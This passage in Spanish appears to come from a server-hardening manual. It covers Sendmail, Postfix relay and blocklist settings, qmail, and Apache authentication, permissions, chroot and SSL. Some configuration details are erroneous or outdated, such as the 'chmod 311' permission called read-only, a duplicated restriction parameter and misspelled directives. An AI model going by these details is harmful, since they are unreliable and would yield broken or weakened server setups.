Comúnmente la cola de correo puede ser ejecutado por medio de la opción –q, esto puede ser limitado a solo el proceso del sendmail en el archivo /etc/sendmail.cf por medio de:

O PrivacyOptions=authwarnings,goaway**, restrictqrun**

6.3.3.1.6 Mensaje de Bienvenida

Cuando el SMTP acepta una conexión envía un saludo, este se puede cambiar en el /etc/sendmail.cf por medio de:

O SmtpGreetingMessage=$

Y por ultimo convertir en archivos inmutable a “sendmail.cf”,”aliases”,”access”, “/etc/mail/local-host-names”.

6.3.3.2. Postfix

Postfix es un MTA que puede sustituir al Sendmail. Creado por Wietse Venema que poco a poco se esta convirtiendo en el software de gestión de correo-e preferido por un número cada vez mayor de administradores.

Wietse Venema también es creador de TCP Wrappers, SATAN, The Coroner Toolkit, sus versiones de portmap y rpcbind, ha trabajado mucho tiempo en seguridad informática,.

Se puede destacar algunas virtudes del postfix como:

- Diseño modular (no es un único programa monolítico)
- La seguridad ha sido un condicionante desde el comienzo de su diseño.
- También diseñado para el tratamiento de un gran numero de correos.
- Soporte para las tecnologías más usadas hoy día: LDAP, Bases de datos (MySQL), autentificación mediante SASL, LMTP.
- Soporte muy bueno para dominios virtuales.
- Fácil configuración en servidores que no permanecen conectados a la red.
- Facilidad de configuración.
- Compatibilidad hacia/desde fuera con Sendmail (.forward, aliases, suplanta mailq, newaliases, /usr/lib/sendmail con versiones equivalentes).
- Abundante documentación.
- Fácil integración con antivirus.
- Uso sencillo de listas negras.
- Soporta de forma nativa el formato de buzones Maildir original de qmail.
- Tiene múltiples salidas de errores para dar información al administrador del sistema.
- Se pueden lanzar varias instancias de Postfix en la misma máquina con distintas configuraciones, usando en cada instancia una dirección IP diferente y distintos puertos.
- Filtrado de cabeceras y cuerpos de mensajes por expresiones regulares.
- Utilidades para varias tareas, como gestionar las colas de mensajes.

- Código fuente de Postfix (de dominio público) es un ejemplo de diseño, claridad y documentación, lo cual facilita su mantenimiento, así como la incorporación de nuevas capacidades, corrección de errores, etc.

6.3.3.2.1 Diseño modular

El sistema Postfix está compuesto de varios procesos que se comunican entre sí, aparte de varias utilidades que puede usar el administrador para influir en el sistema u obtener información del mismo. Este diseño, junto con el archivo master.cf que permite configurarlos tiene algunas ventajas:

- Cada proceso corre con los mínimos permisos necesarios para realizar su tarea.
- Es más sencillo localizar cuál está fallando.
- Se puede activar la emisión de más información de depuración de forma independiente para cada programa. Esto es realmente útil para resolver problemas.
- Se puede definir ciertos parámetros para cada uno de ellos, como el número máximo de procesos simultáneos de un tipo, etc.
- Se pueden activar y desactivar algunos de ellos. Por ejemplo en una máquina con conexión conmutada que sólo envía correo podemos desactivar el proceso servidor SMTPD.
- Se puede insertar procesos externos entre ciertas partes del sistema lo cual es muy útil para antivirus, filtrados, etc.
- Podemos, por ejemplo, lanzar un servidor SMTPD adicional en otro puerto o sobre otra IP, con distintas opciones de configuración de acceso.
- También se puede correr varias instancias de Postfix, con las únicas limitaciones de que ambas no compartan el directorio de colas y que usen distintos valores para nombre_de_la_maquina.
- Otro aspecto en el que Postfix es modular es en el sistema de colas de mensajes. Se mantienen las siguientes colas:
    - Maildrop: Es donde van los mensajes enviados localmente, mediante la versión de Postfix de /usr/lib/sendmail
    - Incoming: Aquí van los mensajes recibidos por SMTP (tras recibir cierto procesamiento) y los que han pasado por la cola maildrop.
    - Active: Los que se está intentando enviar en un momento dado.
    - Deferred: Los que se ha intentado y no se ha podido enviar.

Aunque parezca mucha sobrecarga tanta cola, en realidad Postfix las procesa de forma realmente eficiente.

Un inconveniente de tanta modularidad es que no tenemos ningún equivalente a sendmail -v, pero activando las opciones de depuración y viendo los archivos de log, no se echa de menos.

6.3.3.2.2 Configuración

La facilidad de configuración de Postfix es quizá el factor que más atrae a muchos administradores. Con Sendmail mucha gente usa archivos prediseñados para generar los archivos de configuración, pero luego no son capaces de entenderlos, lo cual hace difícil su modificación y la resolución de problemas. En Postfix es sencillo escribir un archivo de configuración para casi cualquier situación sino que a la vista de una configuración que se nos presente es igual de fácil entender el funcionamiento que se pretende con ella. Existen multitud de parámetros que se pueden variar todos con nombres coherentes con su función, pero la inmensa mayoría sólo hay que modificarlos en casos excepcionales.

La configuración de Postfix se realiza mediante dos archivos principales situados en el directorio /etc/postfix y varias tablas opcionales que puede crear el administrador. Esos dos archivos son:

/etc/postfix /master.cf

Aquí se configuran los procesos que pueden arrancarse y algunos parámetros como el número de cada uno que puede haber simultáneamente, etc. Normalmente sólo hay que tocarlo si queremos usar un sistema alternativo de entrega de correo local (si usamos Cyrus, Courier, por ejemplo), si queremos integrar un antivirus.

/etc/ postfix/main.cf

Están todos los parámetros relacionados con la función que debe realizar Postfix.

Las tablas pueden estar en una gran variedad de formatos, en dos variantes: de acceso por llave (Berkeley DB, NIS, LDAP, MySQL, etc.) o de acceso secuencial (expresiones regulares, PCRE).

En la versión actual de Postfix hay más de 200 parámetros, pero la mayoría son para cosas bastante exóticas o para afinar el rendimiento, límites, códigos SMTP a devolver a los clientes ante determinadas circunstancias, etc. En realidad lo normal es que haya que tocar poco más de media docena de ellos, aparte de las tablas que definamos para alias, dominios virtuales, etc.

En el archivo main.cf se manejan dos tipos de objetos que son: Parámetros y clases de restricciones. A los primeros se le asigna valores como nombres de hosts, direcciones IP, número de bytes. A los segundos se le asigna una serie de restricciones, que definen fundamentalmente de/para quién vamos a aceptar correo.

Un mensaje puede entrar en una cola de Postfix (para ser entregado localmente o enviado a otra máquina, cosa que se decidirá más adelante) ya sea por SMTP o por haber sido enviado localmente mediante /usr/lib/sendmail

Los parámetros principales que controlan el funcionamiento son los siguientes:

- myhostname : Lo obtiene automáticamente mediante la función gethostname()
- mydomain: Lo obtiene automáticamente si gethostbyname() lo devuelve
- $mydomain: Si se quiere recibir el correo dirigido a direcciones sin parte de host. myorigin = $myhostname: Los mensajes enviados localmente llevarán @$myorigin tras la parte local. Se puede poner $mydomain si queremos que no aparezca el nombre de nuestra máquina.
- relay_domains = $mydestination: En las restricciones por defecto, se acepta el correo recibido mediante conexiones SMTP de clientes cuyos nombres de host pertenezcan a los dominios dados en relay_domains o subdominios suyos. relayhost :
- alias_database, alias_maps: Tablas de aliases. Indican las que el propio Postfix puede reconstruir cuando ejecutemos el comando newaliases.

Un archivo de configuración típico se mostrara a continuación:

```
#Nombre equipo del correo
myhostname = linux.univalle.edu.co
#Nombre del programa servidor
smtpd_banner = $myhostname Servidor de Correo (linux)
#que nombre añade a los correos de salida que no tengan campo from
myorigin = /etc/mailname
#directorios del programa
command_directory = /usr/sbin
daemon_directory = /usr/lib/PostFix
program_directory = /usr/lib/PostFix
# propietario de archivos y demás
mail_owner=postfix
setgid_group = postdrop
#redes o ip's desde las que dejamos enviar correo
mynetworks = 127.0.0.1/24,10.10.10.77
#para que dominios aceptamos correo de entrada
mydestination = $mydomain, $myhostname, $transport_maps,localhost.localdomain, localhost
#donde guardamos los correos
mail_spool_directory = /
virtual_mailbox_base=/
#Formato de los buzones
home_mailbox = Maildir/
#restricciones para el envió de correos, es decir a quien dejamos mandar
smtpd_recipient_restrictions = permit_mynetworks, reject_non_fqdn_recipient,check_relay_domains
# appending .domain is the MUA's job.
append_dot_mydomain = no
```

```
#datos de usuarios (todos en base mysql)
alias_maps = mysql:/etc/PostFix/aliases.cf
relocated_maps = mysql:/etc/PostFix/relocated.cf
transport_maps = mysql:/etc/PostFix/transport.cf
virtual_mailbox_maps=mysql:/etc/PostFix/mysql_virt.cf
virtual_uid_maps=mysql:/etc/PostFix/uids.cf
virtual_gid_maps=mysql:/etc/PostFix/gids.cf
virtual_maps =mysql:/etc/PostFix/virtual.cf
#máximo tiempo que estaremos reintentando reenviar un correo
maximal_queue_lifetime = 3d
```

Con esta configuración funciona el postfix, como se puede apreciar el archivo de configuración es mas sencillo y mas entendible que el sendmail, el archivo completo de configuración del postfix tiene explicado cada función y esta subdividido por secciones para hacerlo mas entendible. Un ejemplo de esto se puede apreciar a continuación:

```
# If you change the alias database, run "postalias /etc/aliases" (or
# wherever your system stores the mail alias file), or simply run
# "newaliases" to build the necessary DBM or DB file.
#
# It will take a minute or so before changes become visible.  Use
# "postfix reload" to eliminate the delay.
#
alias_maps = dbm:/etc/aliases
```

6.3.3.2.3 Seguridad

Contra el uso inadecuado (spam, etc) el postfix soporta directamente el uso de listas negras. Si se juega mucho con las opciones de restricciones de acceso, sí hay que tener cuidado con las que se ponen y en qué orden. Podemos acabar dejando puertas abiertas, o por el contrario tener un 'bunker' inutilizable. Afortunadamente este tipo de opciones tiene nombres muy descriptivos y están bien documentadas, por lo que es fácil hacerlo bien. Más adelante se proporciona más información sobre los controles de acceso en Postfix.

Para terminar, se puede instalar Postfix de forma que corra en modo 'chroot', lo que proporciona aún más seguridad.

6.3.3.2.3.1 Listas de bloqueo basadas en DNS

Las listas de bloqueo son unas listas de IP de servidores que supuestamente envían spam. Entre las listas más usadas se encuentran las RBL de mail-abuse.org o las SBL de spamhaus.org. Puede ver un listado completo de listas de bloqueo en http://www.declude.com/JunkMail/Support/ip4r.htm. Al configurar Postfix para que use estas listas significa que cada vez que llegue un correo a

nuestro servidor, Postfix comprobará que la IP del servidor que nos envía el mensaje no se encuentra en esas listas. Una configuración típica en el main.cf sería

```
maps_rbl_domains =
        relays.ordb.org
        list.dsbl.org
        blackholes.mail-abuse.org
        dialups.mail-abuse.org
        relays.mail-abuse.org

smtpd_client_restrictions =
        permit_mynetworks
        reject_maps_rbl
        check_relay_domains

smtpd_client_restrictions =
        permit_mynetworks
        reject_non_fqdn_recipient
        hash:/etc/postfix/access
        reject_rbl_client sbl.spamhaus.org
        reject_rbl_client relays.ordb.org
        reject_rbl_client opm.blitzed.org
        reject_unauth_destination
```

6.3.3.2.3.2 Control de envíos

El control de envios significa que se pueden definir qué direcciones de correo pueden enviar correo a través de nuestro servidor, y qué direcciones de correo no pueden enviar correo a nuestro servidor.

Por host o redes

Mynetworks: Mediante la directiva mynetworks definimos qué redes o hosts pueden enviar correo a través de nuestro Postfix. Un ejemplo sería

mynetworks = 127.0.0.0/8, 10.10.10.0/24

Con esta configuración estamos definiendo:

La red 127.0.0.0 puede enviar (localhost) y los 254 hosts de la red 10.10.10.0 pueden usar nuestro servidor.

relay-host: Mediante el sistema relay-host definimos que direcciones de correo pueden enviar a través de nuestro servidor. Esto es útil si las personas que

queremos que envíen correo tienen una dirección e-mail estable, pero una IP que cambia muy a menudo. Una configuración típica sería esta

```
smtpd_recipient_restrictions =
    permit_mynetworks,
    check_sender_access hash:/etc/postfix/correitos
    reject_unauth_pipelining,
    reject_non_fqdn_recipient,
    reject_non_fqdn_sender,
    reject_unknown_recipient_domain,
    reject_unknown_sender_domain,
    check_relay_domains
```

En la directiva check_sender_access vemos que hace referencia a un archivo llamado /etc/postfix/correitos. Este archivo contiene algo parecido a esto:

```
jhcifue@frebsd.univalle.edu.co     OK
canarva@frebsd.univalle.edu.co    OK
```

Esta lista de e-mails significa que dichas direcciones pueden enviar a través de nuestro servidor, independientemente de la IP que tengan. Como puedes imaginar este método no es muy seguro, ya que si algún spammer averigua una dirección de correo válida de tu servidor, podrá usarla para enviar correo de manera indiscriminada.

Cada vez que se modifique este archivo se debe reiniciar el postfix.

ACL: Las listas de control de acceso, son las direcciones de e-mail que NO pueden enviar correo a nuestro servidor. Si llega un mensaje con alguna de esas direcciones, el servidor lo rechazará. La configuración de las ACL sería

```
smtpd_sender_restrictions =
    hash:/etc/postfix/access
    reject_unknown_sender_domain
    permit_mynetworks
```

Y el archivo /etc/postfix/access contendría

```
encuesta@yahoo.com      REJECT
bob645@yahoo.com        REJECT
amigos.com          REJECT
trafficmagnet.net       REJECT
```

Como vemos se pueden denegar direcciones e-mail concretas (encuenta@yahoo.com), o dominios enteros (amigos.com).

pop-before-smtp: Este método consiste en que los clientes, antes de poder enviar correo a través de nuestro servidor, deben recoger primero el correo mediante POP3 o IMAP. Al recoger el correo, un demonio controla los logs de los servidores POP3 o IMAP, e introduce en un archivo las IPs de los clientes. A partir de ese momento, desde esa IP se podrán enviar correos, con cualquier remitente, durante el tiempo especificado, que por defecto son 30 minutos.

6.3.3.2.4 Rendimiento

Utiliza técnicas desarrolladas para los modernos servidores Web y, según la documentación, un PC puede recibir y entregar un millón de mensajes distintos al día. Un buen rendimiento es además importante si incorporamos en el servidor un antivirus de correo.

Existe el qmail que es un Agente de Transporte de Correo. Se trata de un sustituto completo para el sistema sendmail. qmail utiliza el Simple Mail Transfer Protocol (SMTP, Protocolo Simple de Transferencia de Correo) para intercambiar mensajes con los MTA (Agentes de Transporte Correo) de otros sistemas.

Algunas de las ventajas de qmail son:

Diseño pensando en seguridad tratando de responder ante los riesgos presentes en las redes actualmente.
Rendimiento qmail paraleliza el envio de correo, llevando a cabo de forma predeterminada hasta 20 entregas simultaneas de correo.
Fiabilidad: Una vez que qmail ha aceptado un mensaje, garantiza que no se perdería. qmail soporta también un nuevo formato de bandeja de correo que funciona con seguridad incluso en NFS sin recurrir al bloqueo de archivos.
Simplicidad: qmail es más compacto y pequeño que cualquier otro MTA de características equivalentes.

Qmail lucha por ser el MTA más liviano, rapido y seguro. Antes de elegir un MTA se recomienda leer la documentación de ellos y elegir según su necesidad, sin importar cual fue el elegido una vez instalado existe otro aspecto de la seguridad en el correo como el POP3 y IMAP forma como los usuario utilizan estos protocolos.

Mayor información consultar la página oficial de qmail http://pobox.com/~djb/qmail.html

6.3.4 Servidor Web

El servidor Web es uno de los servicios más importantes, por su amplio uso. Permite la creación de nuevas aplicaciones (Según las necesidades de las empresas y de particulares) y la implementación de la mayoría de los servicios como el ftp, correo, el trabajo interactivo con otros servicios como el Imap y acceso a bases de datos. Además cualquier maquina tiene la capacidad de convertirse en un servidor Web sin importar el hardware con el que cuenta.


El programa apache es el servidor Web más utilizado a nivel mundial y por eso se considerará en detalle como se asegurara el servicio de Web y SWeb.

6.3.4.1 Configuración

En el momento de configurar el apache se especifican los módulos que se necesita para su funcionamiento. La utilización de determinados módulos dependerá de las aplicaciones debe soportar el servidor, por ejemplo, si los usuarios tienen sus paginas hechas en el lenguaje de programación php se necesitará incluir el modulo de php en la configuración del apache.

Se mostrará como ajustar la instalación dependiendo de la necesidad del administrador y mejorando la seguridad. Un servidor Apache tiene como función principal servir paginas html, pero puede ser utilizado para muchas más cosas como se ilustra en la siguiente figura.

Figura 20 Servidor Apache



El servidor de Apache es conocido como simple servidor de paginas Web, además cuenta con un soporte “ssl” o apache seguro para aplicaciones que requieran la transmisión de los datos encriptados, también tiene la capacidad de interpretar lenguajes de programación como el php y posee la capacidad de interconectarse a base de datos y a sistemas de autentificación LDAP. Todos estos diferentes aspectos del apache requieren la instalación de los módulos durante su compilación para su funcionamiento.

Para ofrecer la interconexión entre los servicios se necesita que el sistema cumpla unos prerrequisitos que son:

- Instalado OpenSSL para que el apache soporte encriptación
- Base de datos SQL instalado(PostgresSQL, MySQL, entre otras)
- OpenLDAP para soportar la autentificación con servidores LDAP
- IMAP y POP para servicios de correo Web.

En el momento de realizar la compilación de los archivos fuentes se configura los servicios que podrá interconectar.

Se recomienda configurar con las siguientes opciones

- Habilite el modo seguro por defecto
- Incluya soporte Imap y Pop
- También soporte LDAP
- Incluya soporte a alguna base de datos (la mas manejada es MySQL)
- Incluya un directorio de instalación

En los últimos diseños de sitios Web es utilizado lenguajes de programación como el php y el perl, por eso el apache se puede configurar:

- Soporte a modulo de lenguaje de programación perl
- Soporte a lenguaje PHP

Solo se debe instalar estos soportes si son realmente necesitados por que entre más servicios se tenga menor seguridad tiene el servidor.

6.3.4.2 Archivo httpd.conf

El archivo httpd.conf es el archivo principal de configuración del apache, es aquí donde se activaran los módulos configurados durante la compilación. Así como también se especifican los puertos en los que el servidor escuchará conexiones http y http seguras.

Algunas otras especificaciones para tener en cuenta son:

ServerType
El servidor apache correrá como un demonio (standalone) o como un proceso ligado al súper servidor, se recomienda standalone.

ServerRoot
Directorio donde están los archivos de configuración del apache.

PidFile
Identificación del proceso apache solo si el servidor esta en standalone

KeepAlive
Habilita conexiones persistentes, Si hay un alto número de conexiones se recomienda desactivar.

KeepAliveTimeout
Especifica en segundos que el apache espera la siguiente petición. Se recomienda 15 segundos como el tiempo indicado de espera.

User y Group
Especifica el propietario del apache, puede ser nobody o www, pero nunca root

DirectoryIndex
Especifica los archivos que el apache leerá por defecto en un directorio, la mayoría de estos archivos son index.htm index.html index.php index.php3 default.html index.cgi

Con esto el apache esta listo para realizar las pruebas de su funcionamiento.

6.3.4.3 Archivo Access.conf

El archivo de access.conf esta ubicado el en directorio de configuración del apache (por defecto */etc/access.conf*) pero cuando se realiza la configuración del apache se recomienda cambiar el directorio de trabajo del apache por medio de la opción ***--prefix*** para tener el servidor Web más organizado y fácil de controlar. Esta configuración permite delegar el trabajo de control de este servicio al “Web manager” en caso que sea necesario.

6.3.4.4 Permisos

Los binarios del apache deben ser de solo lectura y el dueño será el súper usuario, solo ejecutable para el dueño para mayor seguridad (*chmod 511*)

El directorio de configuración se le quitara todos los permisos a los otros (*chmod 750)* al igual que para los archivos logs

En caso de necesitar el "indexes" de los directorio, (configurable en el httpd.conf en la línea de IndexOptions) esto quiere decir que el servidor apache muestre los archivos que se encuentren en el directorio de exploración en caso de no encontrar un archivo "index.", los permisos serán de solo lectura para todos y para el grupo. (c*hmod 311*)

Y por ultimo se debe dar permiso de inmutable a los siguientes archivos del apache:

httpd.conf
access.conf

6.3.4.5 Autentificación

El "dbmpasswd" es una utilidad del apache para crear y actualizar usuarios y claves del servidor Web. Este comando debe tener los permisos 750 dejando todos los permisos al dueño y de solo lectura y de ejecución al grupo.

Los usuarios se crean de la siguiente forma:

```
linux:/programas/apache/bin # ./dbmmanage ../conf/.dbmpasswd adduser jhcifue
New password:
Re-type new password:
User jhciufe added with password encrypted to qBmuvXH6npitw using crypt
linux:/programas/apache/bin #
```

Se ha creado el usuario jhcifue para acceder a un directorio específico. Este directorio se define en el httpd.conf. Ejemplo se configurara el directorio / (raíz) para que pregunte usuario y clave.

```
linux:/programas/apache/bin # vi ../conf/httpd.conf
<Directory />
    Options FollowSymLinks Indexes
AllowOverride AuthConfig
    AuthName "restricted stuff"
    AuthType Basic
    AuthDBUserFile /programas/apache/conf/.dbmpasswd
   require valid-user
    AllowOverride None
</Directory>
```

Después de reiniciar el servidor apache el directorio raíz tendrá contraseña. Para que funcione se tuvo que configurar el apache con el modulo de autentificación por medio de la opción:

"--addmodule=src/modules/standard/mod_auth_db.c"

En el momento de compilar el apache, utilizando las opciones del comando *configure* como se vió anteriormente

El principal problema es que es una autentificación plana y puede ser observada en el momento que viaje a través de la red.

6.3.4.6 Criptografía

El apache soporta autentificación criptográfica basada en MD5 la cual es la más utilizada para comprobación de integridad de archivos.

Para agregar una autentificación MD5 se utiliza el comando *htdigest* disponible en los archivos ejecutables del apache y funciona de forma muy parecida el dbmpasswd. Para crear un usuario reutiliza la base de datos del dbmpasswd y se añade un usuario de encriptación MD5 como se ve a continuación

```
linux:/programas/apache/bin # ./htdigest -c ../conf/.htdigest ../conf/.dbmpasswd jhcifue
Adding password for jhcifue in realm ../conf/.dbmpasswd.
New password:
Re-type new password:
linux:/programas/apache/bin #
```

Se ha agregado el usuario jhcifue con contraseña encriptada, lo se verificara editando el archivo .htdigest creado e n el anterior paso.

```
linux:/programas/apache/bin # less ../conf/.htdigest
jhcifue:../conf/.dbmpasswd:7327f8c9ec15244415c55cc223512656
linux:/programas/apache/bin #
```

Ahora para indicarle al apache la utilización de esta clave se añade las siguientes líneas en el httpd.conf

```
<Directory />
    Options FollowSymLinks Indexes
    AuthUserFiles /programs/apache/conf/.dbmpasswd
    AuthDigestFile /programs/apache/conf/.htdigest
    AuthName jhcifue
    AuthType Digest
<Limit GET POST>
require user jhcifue
</Limit>
</Directory>
```

Con esta configuración la clave viajara por la red encriptada. Para que el servidor apache utilice esta autentificación se debe adicionar modulo *"--addmodule=src/modules/standard/mod_auth_db.c"* cuando se compilo el servidor apache.

6.3.4.7 chroot para el apache.

Se creara un sistema para el servidor Web encerrado por medio del comando "*chroot"* lo cual permite cambiar el directorio raíz y crear un sistema de archivo más compacto llamado "cárcel".

Los pasos a seguir para la creación de la "cárcel" son:

- Crear un usuario y grupo para el directorio
- Crear directorio
- Hacer chroot a la raíz del servidor apache
- Crear el sistema de archivos.

El último punto es el más difícil de todos, ya que se debe tener en cuenta qué aplicaciones tendrá el usuario que trabaje en este nuevo mini-sistema, para el usuario no existirá nada más que lo definido por el chroot y por eso se tiene que copiar en el nuevo sistema los archivos que el usuario (Web, www, webmngr) necesitara, por ejemplo "ls", "less", "cat","vi".
Todos estos archivos se copiaran en el directorio de trabajo del usuario y conservaran la misma posición relativa que tenían originalmente.

Por ejemplo el comando "ls" se encuentra en:

```
jhcifue@linux:~> whereis ls
ls: /bin/ls
jhcifue@linux:~>
```

Y se copiara en el directorio *"/chroot/www**/bin"***. Conservado la posición /bin dentro del directorio de trabajo del usuario Web. Además si los binarios requieren una librería para su funcionamiento , esta librería también debe ser copiada dentro del directorio de trabajo.

6.3.4.8 Apache con SSL(Secure Sockets Layer)

Las conexiones SSL ofrecen:

- Autentificación y encriptación DES
- Comprobación de integridad MD5
- Utilización de RSA

- Soporta criptografía de llave publica
- DSS Estándar de firma digital.

El SSL es un protocolo en capas. Cada capa, los mensajes puede incluir campos por longitud, descripción y contenido. SSL toma los datos, los fragmenta, los comprime, encripta y transmite.

El SSL debe estar instalado con anterioridad en el servidor y deberá ser agregado al apache en la configuración del mismo, al final de la instalación del servidor se tendrá el binario el cual será el servidor Web con soporte SSL.

El archivo httpd.conf tendrán las mismas especificaciones antes dadas y solo se adicionara la ruta del certificado SSL por medio de las siguientes líneas:


```
SSLCACertificatePath /programas/apache/conf
SSLCACertificateFile  /programas/apache/conf/httpsd.pem
SSLCertificatePath /programas/apache/conf/httpsd.pem
SSLLogFile /var/log/ssl.log
SSLCacheServerPath /usr/src/SSLeay-0.8.1b
SSLSessionCahceTimeout 10000
```

En la mayoría de ocasiones el servidor apache con SSL funciona en otro puerto diferente al 80 (puerto por defecto del servidor apache) ya que este soporte SSL es utilizado por algunas aplicaciones Web y solo por algunos usuarios, donde la información manejada es de carácter confidencial.

El servidor SSL mas usado es el *mod_ssl* creado por Ralf S. Engelschall (http://www.engelschall.com/) en 1998, desarrollado originalmente por Ben Laurie para el uso en el proyecto Apache-SSL (http://www.apache-ssl.org/). El paquete mod_ssl se encuentra bajo licencia BSD y es un paquete que se añade en el servidor apache en la configuración. El protocolo SSL se ejecuta por encima del TCP/IP y por debajo del máximo del nivel de aplicación (por debajo http, FTP, IMAP y otros). TCP/IP utiliza en parte los protocolos de la capa de aplicación, y en el proceso se activa el servidor SSL para autentificarse a si mismo en el servidor, permitiendo que ambas maquinas establezcan una conexión de encriptación.

Un certificado encripta información que asocia una clave pública con la verdadera identidad de un individuo, un servidor o de cualquier entidad, conocida como el titular. Además incluye la identificación y la firma del certificado. El emisor del certificado se conoce con el nombre de Autoridad certificadora (CA). El certificado puede contener otra información, como el numero de serie, periodo de validez, etc. Con la utilización de un navegador Web compatible con SSL, puede ver un certificado de servidor fácilmente, un ejemplo de certificado lo podemos ver a continuación:

Figura 21 Certificado SSL(Opera**)**



La entidad que se identifica en un certificado se representa utilizando campos DN (distinguised name) que se definen según la siguiente tabla.

